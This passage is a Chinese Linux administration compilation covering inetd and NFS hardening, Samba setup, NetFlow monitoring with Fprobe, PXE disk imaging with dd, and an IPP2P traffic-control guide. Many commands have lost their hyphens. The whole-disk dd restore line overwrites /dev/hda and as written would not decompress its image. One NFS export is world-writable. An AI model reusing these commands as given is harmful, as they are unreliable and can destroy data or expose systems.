grep &single;finger &single;/etc/inetd.conf
```

上述命令从 inetd.conf 返回如下内容：

```
finger stream tcp nowait nobody /usr/sbin/tcpd /usr/sbin/in.fingerd
```

如果您觉得自己并不需要这个服务，则可以在/etc/inetd.conf 中关闭它。首先注释掉该行内容（在行的前面加一个#），然后执行命令 killall -HUP inetd。这样就立即关闭了一个服务，系统不需要重新启动。

如果某个服务没有在/etc/inetd.conf内列出，很有可能它是一个独立的程序。独立后台程序提供的服务可以通过反安装软件包删除。注意只有当您能够肯定自己了解该程序的作用，而且确实不再需要它的时候才可以执行这个操作。

### 允许/拒绝服务

为了进一步加强各种服务的安全性，Linux 提供了一个允许或禁止它们选择服务器的机制。例如，您可能希望允许自己网站的机器登录，但不允许来自 Internet 的机器登录。/etc/hosts.allow 和/etc/hosts.deny 这两个文件列出了服务器和服务的信任关系。

### 合理设置 NFS 服务

NFS (Network File System) 服务，允许工作站通过网络共享一个或多个服务器输出的文件系统。但对于配置得不好的 NFS 服务器来讲，用户不经登录就可以阅读或者更改存储在 NFS 服务器上的文件，使得 NFS 服务器很容易受到攻击。

如果一定要提供 NFS 服务，要确保基于 Linux 的 NFS 服务器支持 Secure RPC (Secure Remote Procedure Call)，以便利使用 DES (Data Encryption Standard) 加密算法和指数密钥交换 (Exponential Key Exchange) 技术验证每个 NFS 请求的用户身份。

如果要使用 NFS 网络文件系统服务，那么确保您的 /etc/exports 具有最严格的存取权限设置，这意味着不要使用任何通配符，不允许 root 写权限并且只能安装为只读文件系统。编辑文件/etc/exports:

```
/dir/to/export host1.mydomain.com (ro, root_squash)
/dir/to/export host2.mydomain.com (ro, root_squash)
```

其中 /dir/to/export 是您想输出的目录，host.mydomain.com 是登录这个目录的机器名，ro 意味着 mount 为只读系统，root\_squash 禁止 root 写入该目录。最后为了让上面的改变生效，运行 exportfs 命令：

```
[boot]#usr/sbin/exportfs -a
```

## 体验 Linux 的 Samba 服务

对于普通的 Windows 用户来说，想要通过网络实现 Windows 系统与 Linux 系统间的资源共享是有一定技术难度的，而通过 Linux 下的 Samba 服务，即可使这一问题轻松解决。

### Samba 服务简介

Samba 简称 SMB (Session Message Block) 是一组通信协议，运行于 Linux 与 Windows 系统之间，是以 Windows 操作系统内所使用的文件和打印机访问协议为基础的通用 Internet 文件系统 (Common Internet File System, 简称 CIFS) 的一个具体实现，从而实现不同系统间文件的共享和打印机共享服务。

简言之，Samba 可以想成是一个局域网络上的文件/打印机服务器，可以实现与 Samba Server 在同一个子网内的其他系统间（如 Windows）共享文件系统、打印机或是其他的信息。

### Samba 服务安装

Samba 是 Red Hat 安装过程中可以选择进行安装的一个组件。Samba 服务安装的方法很多，为便于理解，以 Red Hat 9 的图形桌面为例进行说明。

首先在光盘中找到 Samba 软件包，通常位于系统安装光盘的第一张盘的 \Red Hat\RPMS 中，然后将该光驱挂载到 Linux 系统上，做好以上一系列准备后，就可以开始安装 Samba 了。单击【主菜单】的【系统设置】命令，选择【添加/删除应用程序】命令，在 Linux 系统中的软件包管理程序中，选择“Windows 文件服务器”及“系统工具”中的“Samba Client 客户程序”，然后单击【更新】按钮，就可以开始安

装 Samba 服务了。

安装完成后，重新启动系统，为检查 Samba 服务是否正确安装，首先单击【主菜单】的【系统设置】，选择【服务器设置】中的【服务】命令，在运行服务的列表中，查看 smb 服务。如果该服务状态是在运行中，表明安装成功。同时，也可以运行“#rpm-qa|grep samba”来检查组件的安装过程是否正确。

### Samba 服务配置

确认 Samba 服务已安装后，关键的是 Samba 服务的配置，在此介绍针对 Smb.conf 文件进行直接服务配置及以图形化工具进行 Samba 服务配置两种方法。尽管配置的结果都会体现在 Smb.conf 文件中，但前者比较复杂，适合对 Linux 系统熟悉的用户，后者比较直观，适合于普通用户。

#### Smb.conf 文件的配置及说明

Samba 的配置文件 Smb.conf 关系着 Samba Server 开放的权限、目录、打印机和机器所属的组。该文件位于 /etc/samba/ 目录下，内容比较复杂。

打开文件，首先明确文件的注释行，在 Smb.conf 文件中以分号 (;) 和以井号 (#) 开始的行都为注释行，分号 (;) 注释行通常为配置选项，有时需要去掉注释，使配置生效，而井号 (#) 注释行通常表示 Samba 服务的配置选项说明，对其不做修改。

Smb.conf 文件由三个特殊段和若干个自定义段组成。

[Global]段用于控制整个 SMB 服务的参数，其中，参数



“workgroup”用于指定工作组，如 Linux：“server string”用于指定 Samba 服务器在客户界面上的标识；参数“host allow”或者“host deny”用于指明对哪个主机的访问是被允许或者是被禁止的，是一个方便的安全措施；参数“security”用于定义 Samba 的四种安全等级：share、user、server 及 domain，仅为实现文件共享，简单起见，通常选择 share 即可。其他参数通常采用系统默认配置。

[Homes]段定义了允许网络用户连接到服务器上某个用户的主目录，而不必在 Smb.conf 文件中显式指定项目。当服务请求产生时，Samba 服务器搜索 Smb.conf 文件中对应该服务请求的特定段。如果没有找到该服务，Samba 检查是否有[homes]段。如果有[homes]段，则搜索口令文件，找到产生请求的用户的主目录；一旦该目录找到，系统使之与网络共享。其中，“comment”参数是一个可读的共享确认字符串，在客户的用户界面显示。注意“comment=”和“Server string=”类似，但后者只能在[global]段中出现；browseable=no 表示 SMB 客户不在浏览器中列出共享。但是[Homes]是一个特例。即使[Homes]中包含 browseable=no，它代表的用户共享仍然在客户浏览器中显示；“read only”参数控制某个用户能否通过网络共享的目录中创建或修改文件。“preserve case”和“short preserve case”参数表示禁止向服务器写入任何新文件。其他参数通常采用系统默认配置。

[Printers]段用于定义不同系统间的打印机共享，在此不作详述，各参数通常采用系统默认配置。

自定义的共享段，如下例所示：

```
[outlook]
Comment=outlook's remote directory
Path=/tmp/whb
Valid user=whb
Browseable=yes
Public=no
Writable=yes
Create mode=0700
```

以上是一个自定义的样本段，该段创建一个名为“outlook”的目录。在本地服务器上该目录的路径为/tmp/whb，因为“browseable”设置为“yes”，“outlook”将在客户的网络邻居列表显示。但是，由于“public”设置为“no”，valid users 列表只有“whb”，因此只有用户“whb”才能够使用 Samba 访问此目录。

基本的配置完成后，使用命令 testparm 来测试 Smb.conf 配置文件的正确性，也可以使用 Smbclient//26.136.32.244/outlook-U whb 来测试 smb 服务是否能正常运行，其中 IP 地址为 Samba 服务器的地址，“outlook”为共享的目录，“whb”为 Samba 用户名。

出现 smb:>表示 Samba 运行正常。

最后进行 Samba 服务测试，在同一个子网中找一台 Windows 终端，保证网络畅通，在 Windows 终端上选择“网

上邻居”，访问配置文件所定义的工作组，进而访问 Linux 主机所共享的网络目录，如“outlook”等。

## 图形化工具的配置

首先，单击【主菜单】的【系统设置】，选择【服务器设置】命令，查看系统是否安装了 Samba 服务器图形配置工具，如果没有安装，同样在系统安装光盘中找到 redHat-config-smaba 软件段，安装 Samba 服务器图形配置工具，方法同 Samba 服务的安装。

安装成功后，运行此图形工具。单击【增加】按钮，配置共享目录、目录的描述及基本权限。单击【访问】按钮，配置允许访问的用户。

选择选项中的“服务器设置”，在“基本”选项卡中设置 samba 服务所属的工作组及功能描述。

在“安全性”选项卡中，设置共享目录的安全等级、加密口令及来宾账号等。

选择选项中的“Samba 用户”，设置 Linux 及 Windows 的用户名和口令等（如图 1 所示）。




图 1 设置 Linux 及 Windows 的用户名和口令

到此，整个配置过程就完成了，相比而言，图形化配置工具利于操作，便于修改。

最后，如前所述，通过同一子网中的 Windows 客户端的网上邻居对 Samba 服务的配置进行功能测试。

## 配置过程中需要注意的几个问题

(1) 确保网络通畅。Samba 必须在正常运行的网络中工作，为了避免失败，在进行任何 Samba 的配置和测试之前，确保客户和服务端彼此可以 ping 通对方的 IP 地址。

(2) 在进行 Samba 服务配置之前，必须对 smb.conf 文件进行备份，而且切记原始文件不能被覆盖。

(3) 在对 Samba 进行检测及配置文件修改后，一定要重新测试并启动 Samba 服务。

(4) 在手工对配置文件 smb.conf 进行相关配置后，再安装图形化配置工具，此工具有可能运行不正常，只有将 smb.conf 恢复为原始文件后，图形化工具才可正常运行。

(5) 即使 Samba 服务的配置无误，有时在 Windows 客户端也可能不会及时反映出来，这是正常的。



## 用开源软件模拟实现的网络监控

中国西昌卫星发射中心 李朝阳

### 概述

NetFlow 是一种基于网络流信息的统计和发布技术。它可以对网络中的通信量和资源的使用情况进行分类和统计，可以实现近于实时的网络监控功能。NetFlow 主要由三个设备组成，其关系如图 1 所示。其中，NDE（NetFlow Data Exporter）主要是对流经设备的网络流进行分析处理，提取符合条件的流统计信息，最终将统计信息输入到 NFC 设备。NFC（NetFlow Collector）主要是收集多个 NDE 设备传送来的数据，将其存储在磁盘上以便别的流量分析工具使用。NDA（NetFlow Data Analyzer）是一个专用于 NetFlow 流数据的网络流量分析工具，是提供给用户的接口。




图1 NetFlow 的设备角色

### 应用的背景

如果要实现上述基于 NetFlow 的网络监控，需要特定设备的支持和购买相应的软件。考虑到开支的问题，往往使很多用户很难将这样的网络管理方式应用在自己的环境中。而本文所讨论的就是以开源软件模拟的方式来实现基于 NetFlow 的网络监控。在开支和 NetFlow 应用之间找到一个平衡点。如图 2 所示的就是在路由器没有 NetFlow 功能的情况下，NetFlow 的运作方式。其中，在路由器和企业内部网络之间架设一台具备端口镜像功能的交换机。首先，根据需求将相应的网络流量镜像到交换机的某端口上，同时，把安装 Fprobe 软件的机器和该端口相连接。这里 Fprobe 的作用是收集网络中的流量信息并将其转化为 NetFlow 格式的数据流，最后再把这些数据流发送到指定的 NFC 中去。这样，利用 Fprobe 就模拟出一台 NDE 了。其次，利用 Flow-Tools 来模拟 NFC 和 NDA。Flow-Tools 是一个包括很多工具的软件集合，其中 Flow-capture 的作用就相当于 NFC。另外，它还提供了其他的工具来完成 NetFlow 格式数据的发送、处理和产生相应的报表等功能。到此，采用软件模拟的方式来实现基于 NetFlow 的网络监控的方案就设计好了。




图2 NetFlow 的软件模拟运作方式

### 软件的安装

这部分的工作比较简单，下面笔者根据自己的环境来简述安装软件的步骤。接入到具有 Port Mirror 功能的交换机的两台 PC 上安装 Red Hat Enterprise Linux 4 操作系统。首先，安装 Fprobe。用户可以在 [http://sourceforge.net/project/showfiles.php?group\\_id=63535](http://sourceforge.net/project/showfiles.php?group_id=63535) 下载 Fprobe 的源码包。可以按照如下步骤进行：

```
Shell#tarj xvf Fprobe-1.0.6.tar.bz2
Shell# cd Fprobe-1.0.6
Shell# ./configure --prefix=/usr/local/Fprobe
Shell# make && make install
Shell# ln s /usr/local/Fprobe/sbin/Fprobe/usr/local/bin/ Fprobe
```

最后，就是安装 Flow-Tools。用户可以通过 <http://cng.ateneo.edu/cng/wyu/software/rpm/> 下载相应的 RPM 包，然后通过如下命令来安装：

```
Shell# rpm -ivh Flow-Tools-0.67-3.i386.rpm
```

在默认的情况下，Flow-Tools 的可执行文件都被安装在 /usr/bin 目录下。

### 数据显示

在前面的所有工作都完成之后，接下来需要做的就是让这种组合开始工作，进行基于 NetFlow 的网络监控。下面分三个步骤来简要描述这个过程：

（1）启动模拟的 NFC 设备。这个功能主要是通过 Flow-Tools 的 Flow-capture 工具来实现的，通过它将 NDE 设备发送来的 NetFlow 格式的数据以 flat file 的形式存储在磁盘上。用户可以参照如下命令来实现：

```
Shell# mkdir p /usr/local/Fprobe/data /*用于创建存储 NetFlow 数据的目录*/
Shell# Flow-capture -e 1440 -n 143 -N 0 -z 6 -w /usr/local/Fprobe/data sourceIP/DestIP/port
```

Flow-capture 通过相应的选项来对流数据的存储行为进行控制。为了不让数据存储量无限增大下去，可以通过 -e 和 -n 来控制。比如 -n 143 表示 Flow-capture 每天最多可以创建 143 个新文件。-e 表示总共最多可以创建 1440 个文件，这样

大概可以存储十天的流数据。-w 表示流文件存储的位置。-N 用来控制流文件存储时的目录嵌套级别，为 0 表示直接存储在指定的目录下。-z 表示流文件存储时的压缩级别，0 到 9 压缩级别依次递增。sourceIP、DestIP 和 port 分别表示 NDE（安装 Fprobe 的主机）的 IP 地址，NFC（安装 Flow-Tools 的主机）的 IP 地址和监听端口号。

（2）启动模拟的 NDE 设备。用户可以参考如下命令来实现：

```
Shell# Fprobe -I etho n 5 a 192.168.0.45 remote:port
```

其中-I 用来指定监听设备；-n 用来设置产生的 NetFlow 数据格式为 NetFlow version 5；-a 用来设置 NetFlow 数据源的地址；Remote 和 port 表示 NFC 的地址和监听的端口号，应该和 Flow-capture 中的设置保持一致。

（3）对监视到的数据进行显示。用户可以参照如下命令来实现：

```
Shell# Flow-cat /usr/local/data/Flowfile | Flow-print -f 3 | less
```

其中 Flow-print 的-f 选项用来控制数据显示的格式，一共有 25 个格式。图 3 是笔者在自己环境中应用的一个实例。

srcIP	dstIP	prot	srcPort	dstPort	octets	packets
226.18.68.67	0.0.0.0	0	2883	7280	6144	8
11.99.80.112	11.99.80.233	6	10051	1101	120	3
11.99.80.233	11.99.80.112	6	1101	10051	144	3
11.99.80.233	11.99.76.12	6	1096	1976	144	3
11.99.80.233	11.99.76.12	17	1103	7274	48	1
11.99.80.233	11.99.76.12	17	1103	7273	48	1
11.99.80.233	11.99.76.12	17	1103	7275	48	1
11.99.80.233	11.99.76.12	17	1103	7279	48	1
11.99.80.233	11.99.76.12	17	1103	7278	48	1
11.99.80.233	11.99.76.12	17	1103	7277	48	1
11.99.80.233	11.99.76.12	17	1103	7276	48	1

图 3 数据显示格式实例

## 小结

将 Fprobe 和 Flow-Tools 组合在一起，可以很好地实现在设备不支持 NetFlow 的前提下，以最为廉价的方式来实现基于 NetFlow 的网络监控，基本上可以满足许多用户的需求。但是，在数据显示方面每次都要通过命令行的方式，这样比较麻烦。出于这样的考虑，用户也可以在 Flow-Tools 的基础上，用 Perl 来将处理后的信息存储在 MySQL 之中，最后再写一套 PHP 程序来生成可视化界面。这样，这个应用就比较完美了。

# Linux 网络启动安装不同操作系统

深圳泰钢 梁金明

随着 Linux 的逐渐普及，现在某些企业也开始布署安装一些 Linux 系统。在大型企业中重复安装系统及软件是吃力的事，因为安装不同的操作系统就不能再像以前安装单一操作系统那样简单地使用 Ghost 了，怎么办呢？其实我们完全可以利用 Linux 强大的网络功能来给下面的客户机布署不同的操作系统。下面我们就通过一个实验来实现这个目的。

## 目标

通过网络启动，把服务器上不同的硬盘映像系统布署至客户机，解决结点上安装不同操作系统的问题。

## 环境

因条件有限，本实验在虚拟机中进行，基本环境如下：  
Dell E520 台式机一台，配置如下：  
CPU：P4 3.06GHz  
内存：3GB  
硬盘：SG SATA2 160GB×3（一块装操作系统，两块用 Mdamd 作为软 RAID0）  
主操作系统：Ubuntu8.04  
实验系统：Cent OS3.8  
虚拟软件：VMware Server 1.0.5 Build-80187 for Linux 英文版

## 原理

客户端应用 PXE 先从网络启动加载基本系统，然后通过 NFS 从服务器把磁盘映像复制到本地。

## 过程

准备：如果您用两台计算机做实验，这一步可以跳过。先在 Dell E520 上安装配置好 VMserver1.0.5。因为是在公司里做的试验，网络中已存在 DHCP 服务器，为避免冲突，于是另外加了一个网卡，重新配置 VMware-config.pl，再到“Do you wish to configure another bridged network”提问的时候选“yes”，然后把新加的网卡配置为 VMnet2，再把新加的网卡接到一个独立的小交换机上，那么实验可以开始了。

### 1. 新建虚拟服务器

打开 VM，新建一个虚拟机，安装上 Centos3.8 作为 Server。在这里为了简便，只装了最基本的系统和所需要的 DHCP、TFTP、NFS 服务，选择硬盘类型的时候选的是 IDE，如果用的是 SCSI，下面的过程会稍有不同。安装完毕注意要复制一份，或用 VM 自带的功能克隆一个虚拟机作为 Client 用，这样可以不用再重新安装，省时又省力。虚拟安装完后要记得再单击“Edit Virtual Machine Settings”，选中“Ethernet 1”，单击“Custom:Specific Virtual Network”——在下拉菜单中选中“/Dev/Vmnet2”。

下面配置 Server 端的 DHCP 服务：

DHCP 服务器 IP 为 192.1.1.1;

PXE 启动的客户端 MAC 地址为 00:0c:29:ed:b0:05。

PXE 启动的客户端 IP 为 192.1.1.5。

配置/Etc/DHCPd.conf 文件，Centos3.8 中没有该文件，我们需要直接新建，相关代码如下：

```
deny unknown-clients;
option subnet-mask 255.255.255.0;
option broadcast-address 192.1.1.255;
option domain-name "feiyang";
option routers 192.1.1.1;
ddns-update-style none;
subnet 192.1.1.0 netmask 255.255.255.0 {
    group {
        host node {
            hardware ethernet 00:0c:29:ed:b0:05;
            fixed-address 192.1.1.5;
            filename "pxelinux.0";
        }
    }
}
```

配置完毕后，使用 Service DHCPd Start 启动 DHCPd 服务。

## 2. 配置 Server 端的 TFTP 服务

使用该 Linux 内核自带的 TFTP-Server 即可通过 Xinetd 来使用 TFTP 服务。在 CentOS3.8 中笔者是直接并在/etc/xinetd.conf 后面添加如下的代码：

```
service tftp
{
    Disable=no
    socket_type=dgram
    protocol=udp
    wait=yes
    user=root
    Server=/usr/sbin/in.tftpd
    Server_args=-s /tftpboot
    per_source=11
    cps=1002
    flags=IPv4
}
```

配置完毕后，使用 Service xinetd start 启动 TFTP 服务。

## 3. 配置 Server 端上 Client 启动时需要的文件

进入/Tftpboot(如没有可自己建立)，将/Usr/Bin/SysLinux/PxeLinux.0(如没有 SysLinux，则需要先安装 RPM 包)复制到/Tftpboot/，PxeLinux.0 为启动文件。同时在/Tftpboot 下新建一个 PxeLinux.cfg 目录，客户端启动时会在此目录下找与其 IP 相应的配置文件，该文件的名称规则为 IP 地址的 16 进制的输出(比如客户端通过 DHCP 得到的 IP 为 192.1.1.5，则启动配置文件名为 C0010105)。文件格式如下：

```
DEFAULT Linux
PROMPT 0
LABEL Linux
KERNEL vmlinuz
```

```
append initrd=initrd rw root=/dev/ram0 init=/Linuxrc
```

## 4. 制作 RamDisk (initrd image)

RamDisk：意为内存磁盘，就是使用一部分内存空间来模拟出一个硬盘分区，实际是从内存中划出一部分作为一个磁盘分区，可以向里边存文件。

复制 Client 端原本的/Boot/Initrd-2.4.21-47.EL.img 作为启动的 IMG。在本例中可直接复制 Server 上的 IMG：

```
cd /boot
cp a initrd-2.4.21-47.EL.img /tftpboot/ initrd.gz
gzip d initrd.gz
mount o loop initrd /tmp
cd /tmp
```

上面已经把内核映像挂载在了/Tmp 中，现在往里面添加启动时需要的命令和驱动，先从/Bin、/Sbin 或者/Usr/Sbin 下查找相应的命令复制到/Tmp/Bin 下。

Bash、Chroot、Init 是在启动时必需的命令。

Fdisk、Insmod、Lsmmod、Rmmmod、Gunzip、Gzip、Busybox、LS 这些是启动 Client 端 Linux 后需要使用的命令，根据需要可删除，也可加载别的命令。

将命令复制完毕后，就需要复制这些命令对应的模块文件，才能保证正确使用。进入 Bin 目录，先使用 Ldd \* (\*为相应命令)查找当前命令需要的 Lib 库，然后将其复制到/Tmp/Lib 下。该试验需要的模块文件为：

```
-rwxr--r-- 1 root root 108024 Aug 1 2006 BusLogic.o
-rwxr--r-- 1 root root 6480 Aug 26 01:09 diskdumplib.o
-rwxr--r-- 1 root root 108972 Aug 1 2006 ext3.o
-rwxr--r-- 1 root root 66496 Aug 1 2006 jbd.o
-rwxr-xr-x 1 root root 106896 Aug 26 01:09 ld-Linux.so.2
-rw-r--r-- 1 root root 19232 Aug 26 01:09 libc1.so.1
-rw-r--r-- 1 root root 7180 Aug 26 01:09 libattr.so.1
-rwxr-xr-x 1 root root 1572476 Aug 26 01:09 libc.so.6
-rwxr-xr-x 1 root root 14832 Aug 26 01:09 libdl.so.2
-rwxr-xr-x 1 root root 11784 Aug 26 01:09 libtermcap.so.2
-rwxr--r-- 1 root root 139284 Aug 1 2006 scsi_mod.o
-rwxr--r-- 1 root root 20000 Aug 1 2006 sd_mod.o
```

在/Tmp 下新建文件夹 Drv，添加 Client 端的网卡和 NFS 驱动：

```
cd/lib/modules/2.4.21-47.EL/
```

找到 Modules.dep 文件，该文件记录了各个驱动模块所依赖的模块，用 Less 命令查看一下 modules.dep。相关命令如下：

```
/lib/modules/2.4.21-47.EL/kernel/fs/NFS/NFS.o: /lib/modules/2.4.21-47.EL/kernel/fs/lockd/lockd.o \
/lib/modules/2.4.21-47.EL/kernel/net/sunrpc/sunrpc.o
```

表明 NFS.o 最先依赖 Sunrpc.o，其次是 Lockd.o，然后再加载 NFS.o。

同理加载网卡的驱动。本例中用的网卡驱动是：

```
/lib/modules/2.4.21-47.EL/misc/vmxnet.o
```

最后 drv 目录结构为：

```
drwxr-xr-x 2 root    root 1024 Aug 26 04:57 net
drwxr-xr-x 2 root    root 1024 Aug 26 01:10 NFS
```

NFS 目录下（NFS 需要的驱动）：

```
-rwxr--r-- 1 root    root 75244 Aug 26 01:10 lockd.o
-rwxr--r-- 1 root    root 119672 Aug 26 01:10 NFS.o
-rwxr--r-- 1 root    root 99400 Aug 26 01:10 sunrpc.o
```

Net 目录下（网卡需要的驱动）：

```
-r--r--r-- 1 root    root 11092 Aug 26 04:57 vmxnet.o
```

## 5. 修改/Tmp/Etc/Inittab 文件

CentOS 3.8 中没有该文件，新建一个即可，命令如下：

```
id:5:initdefault:
si::sysinit:/bin/bash
```

## 6. 修改 Linuxrc 文件

可以将/Tmp/Drv 下的驱动写在 Linuxrc 中，这样当 Client 启动时就自动加载驱动，也可在 Client 启动后，手动修改 insmod xxxx 驱动，效果一样。修改后的 Linuxrc 文件如下：

```
#!/bin/nash
mount -t proc /proc /proc
setquiet
echo Mounted /proc filesystem
echo "Loading scsi_mod.o module"
insmod /lib/scsi_mod.o
echo "Loading sd_mod.o module"
insmod /lib/sd_mod.o
echo "Loading BusLogic.o module"
insmod /lib/BUSLogic.o
echo "Loading jbd.o module"
insmod /lib/jbd.o
echo "Loading ext3.o module"
insmod /lib/ext3.o
echo "Loading vmxnet.o module"
insmod /drv/net/vmxnet.o
echo "Loading sunrpc.o module"
insmod /drv/NFS/sunrpc.o
echo "Loading lockd.o module"
insmod /drv/NFS/lockd.o
echo "Loading NFS.o module"
insmod /drv/NFS/NFS.o
echo Creating block devices
mkdevices /dev
echo Creating root device
mkrootdev /dev/root
echo 0x0100 > /proc/sys/kernel/real-root-dev
echo Mounting root filesystem
#mount -o defaults -ro -t ext3 /dev/root /sysroot
#pivot_root /sysroot /sysroot/initrd
#umount /initrd/proc
exec /bin/chroot . /sbin/init < /dev/console > /dev/console 2>&1
```

## 7. 制作 Vmlinuz

这是在 Client 启动的配置文件中表明的 Client 启动需要的内核，从 Client 的 Boot 中复制，本例制作过程如下：

```
cp a /boot/vmlinuz-2.4.21-47.EL/tftpboot/vmlinuz
```

## 8. 配置 NFS 服务

在/Home 中新建一个 NFS files 目录：

```
mkdir /home/NFSfiles
```

修改 Server 端的/Etc/Exports 文件，提供 NFS 服务。

修改后文件内容为：

```
/home/NFSfiles *(rw, async, all_squash)
```

Service NFS start 启动 NFS 服务。

## 9. 启动 Client

Client 设置从网卡先启动，启动成功后，先看一下网卡驱动是否正常载入，命令如下：

```
Busybox ifconfig a
```

如果没有发现有 ETH0 而只有一个 LO，说明网卡没有正常工作，驱动模块可能不正确，要另外寻找正确的驱动，成功后再配置 Client 端的网卡：

```
busybox ifconfig eth0 192.1.1.5 netmask 255.255.255.0
```

试一下能否连通 Server：

```
Busybox ping 192.1.1.1
```

Ping 通后再执行下列命令，Mount 上 Server 端的 NFS 目录：

```
busybox mkdir /mnt
```

```
busybox mount -o nolock 192.1.1.1:/home/NFSfiles /mnt
```

## 10. 制作 Client 的硬盘映像

命令为：

```
cd /mnt
busybox dd if=/dev/hda bs=1024k | gzip v9 > fs.gz
```

**注意**

视 Client 客户端系统大小不同，等待时间也不同，时间如果久一点，请耐心等待。

## 11. 分发 Client 的硬盘映像

现在可以在下面同样配置的计算机上从网络启动：

```
busybox dd if=fs.gz | gzip v > /dev/hda
```

这样即可把刚才制作的映像全盘复制到本地硬盘上。

**注意**

上例步骤会导致本地硬盘数据全无。如只需复制系统，如 Windows C 盘，可在第 10 步中只制作系统分区映像，例如：  
busybox dd if=/dev/hda1 bs=1024k | gzip v9 > fs.gz，然后在第 11 步用 busybox dd if=fs.gz | gzip v > /dev/hda1 恢复系统。

## 12. 启动 Client

修改启动顺序，从硬盘启动，成功！

## 13. 更改 Client 的操作系统

将 Client 装上 Windows 系统，装完后重复制作硬盘映像和分发过程，均成功！

至此实验圆满结束，您可利用该服务器很方便地给下面的客户机安装不同的操作系统。



## 常见问题总结

(1) 如果您是在公司的局域网内两台计算机进行实验，有时候 Client 启动时发现得到的 IP 并不是该 Server 配置的 IP，导致无法找到根据 IP 规则得到的文件启动配置文件。

分析：网络中还存在其他的 DHCP 服务器。

解决：如果没有单独的交换机，可直接用双绞线将两台机器对连。

(2) Client 通过 PXE 启动后，执行到 Creating Block devices 即执行 Mkdevices/Dev 过程时，系统不往下走了。

分析：有可能缺少部分驱动程序。

解决：由于硬件和系统的差别，某些系统可能需要另外一些诸如 aic79xx.o 的驱动，可仔细查看一下您的内核，自己添加到 Lib 里后并在 Linuxrc 中添加加载，还有如果您没有挂上硬盘启动时也会出这类错误。如果问题还是没解决，您可以先注销出错的地方，待启动好后再进行加载调试。

(3) 客户端通过 PXE 启动后，Mount 不上 NFS。

分析：NFS 权限没有设置正确。

解决：将 /Home/NFSfiles 重新修改权限，问题解决。

## 总结

由于以上实验所用系统是 CentOS3.8，如果您用的是不同的系统，某些文件目录会稍有不同，可视情况自己调整。

您还可以在 Linuxrc 中加载您想要的功能模块，让 Client 启动后可以做更多的事情。比如利用它来维护修复客户机系统等。在上述的实验中只是给大家一个启示，其实按照这个思路，您完全可以再扩展出很多东西，多善于利用网络功能，可以省掉您拆机箱的麻烦，发挥您的聪明才智。

## 小知识：关于 CentOS

CentOS 社区将 RedHat 的网站上的所有源代码下载下来，进行重新编译。重新编译后，由于 AS/ES/WS 是商业产品，必须将所有 RedHat 的 Logo 和标识改成自己的 CentOS 标识。比如将 AS4 原版的 SRPM 源码编译后，就成为了 CentOS 4.0；AS4Update1 的源码编译后，就成了 CentOS4.1；AS4Update2 的源码编译后，就成为了 CentOS4.2。同理，CentOS 的 3.x/4.x 都对应着相应的版本。

所以我们说，CentOS 就是 RedHat 的 AS/ES/WS 的免费版本。使用 CentOS，可以获得和 AS/ES 相同的性能和感受。CentOS 除了提供标准的编号 1~4 或者 1~5 的若干张 ISO 以外，还提供了最小化 ICD 的 Server 光盘。用 Server 光盘安装好的系统，就是一个最小化的 Linux 内核加上常用的 HTTPD/MYSQL 等包，不包含 Xwindows 桌面等对于服务器无用的软件。

## 用开源方法控制迅雷下载

在网络中，迅雷、BT、Emule 等 P2P 软件下载占用了大部分的网络带宽，使得打开网页的速度急剧下降，这是一个让所有网络管理员头痛不已的事情。

在现有的方法中，有的通过使用专用的防火墙设备建立策略加以控制，有的在路由器或者交换机上进行控制，方法各有千秋。本文通过笔者在单位实践的经验，利用 Linux+IPtables+IPP2P 模块，对迅雷搜索资源方面进行限制，达到了很不错的效果。

先来认识一下迅雷的工作原理。迅雷拥有比目前用户常用的下载软件快 7~10 倍的下载速度。它是一款基于 P2P 技术的下载工具，能够有效地降低死链接比例，也就是说这个链接如果是死链，迅雷会搜索到其他链接来下载所需要的文件；支持多结点断点续传；支持不同的下载速率；同时迅雷还可以智能分析出哪个结点的上传速度最快，用以提高用户的下载速度；支持各结点自动路由；支持多点同时传送并支持 HTTP、FTP 等标准协议。

通过以上分析，我们不能在防火墙或者交换机上对迅雷这种协议采用“一刀切”的禁止手段，因为我们并不是要彻底禁止迅雷的使用。现在的目的是只允许迅雷根据资源的原

始地址下载，而不能搜索到其他资源，从而达到避免迅雷“霸道”地占用网络带宽的目的。

Linux 系统是一个开源系统，详细的介绍在这里不多说了。IPP2P 是一个 IPtables 的扩展模块，但官方网站只出到 0.8.2 版本就停止更新了，只能控制 BT、Emule 等 P2P 软件，不能控制迅雷。笔者在某论坛上找到一个经过别人升级的版本，加入了迅雷的特征码检测，经使用后发现可以很好地控制迅雷。现将安装和使用方法介绍如下。

## IPP2P 模块的安装

本文使用的是 RedHat As 5.0。先装好系统，选择一般性的安装即可。搜索下载 Iptables-1.3.5.tar.bz2、Ipp2p-0.99.15.tar.gz 和 Ipt\_ipp2p.c.gz，分别解压这三个文件：

```
[root@localhost ~]# tar xvfj Iptables-1.3.5.tar.bz2
[root@localhost ~]# tar xzvf IPP2P-0.99.15.tar.gz
[root@localhost ~]# gunzip ipt_ipp2p.c.gz
```

把解压出来的 Ipt\_ipp2p.c 文件复制到 Ipp2p-0.99.15 目录：

```
[root@localhost ~]# cp Ipt_ipp2p.c ./ipp2p-0.99.15
```

最重要的一步：进入 Ipp2p-0.99.15，修改 Makefile 文件，主要是更改以下三个地方：

```
[root@localhost IPP2P-0.99.15]#vi Makefile
```

(1) 把#KERNEL\_SRC=/usr/src/linux 修改为:

```
KERNEL_SRC=/usr/src/kernels/2.6.18-8.el5-i686
```

kernels/2.6.18-8.el5-i686 是系统的内核位置。

(2) 指定 IPTables 源文件的路径: "IPTABLES\_SRC = /root/IPTables-1.3.5"。

(3) 把\$(CC) -shared -o libipt\_IPP2P.so libipt\_IPP2P.o" 修改为 "ld -shared -o libipt\_IPP2P.so libipt\_IPP2P.o"。

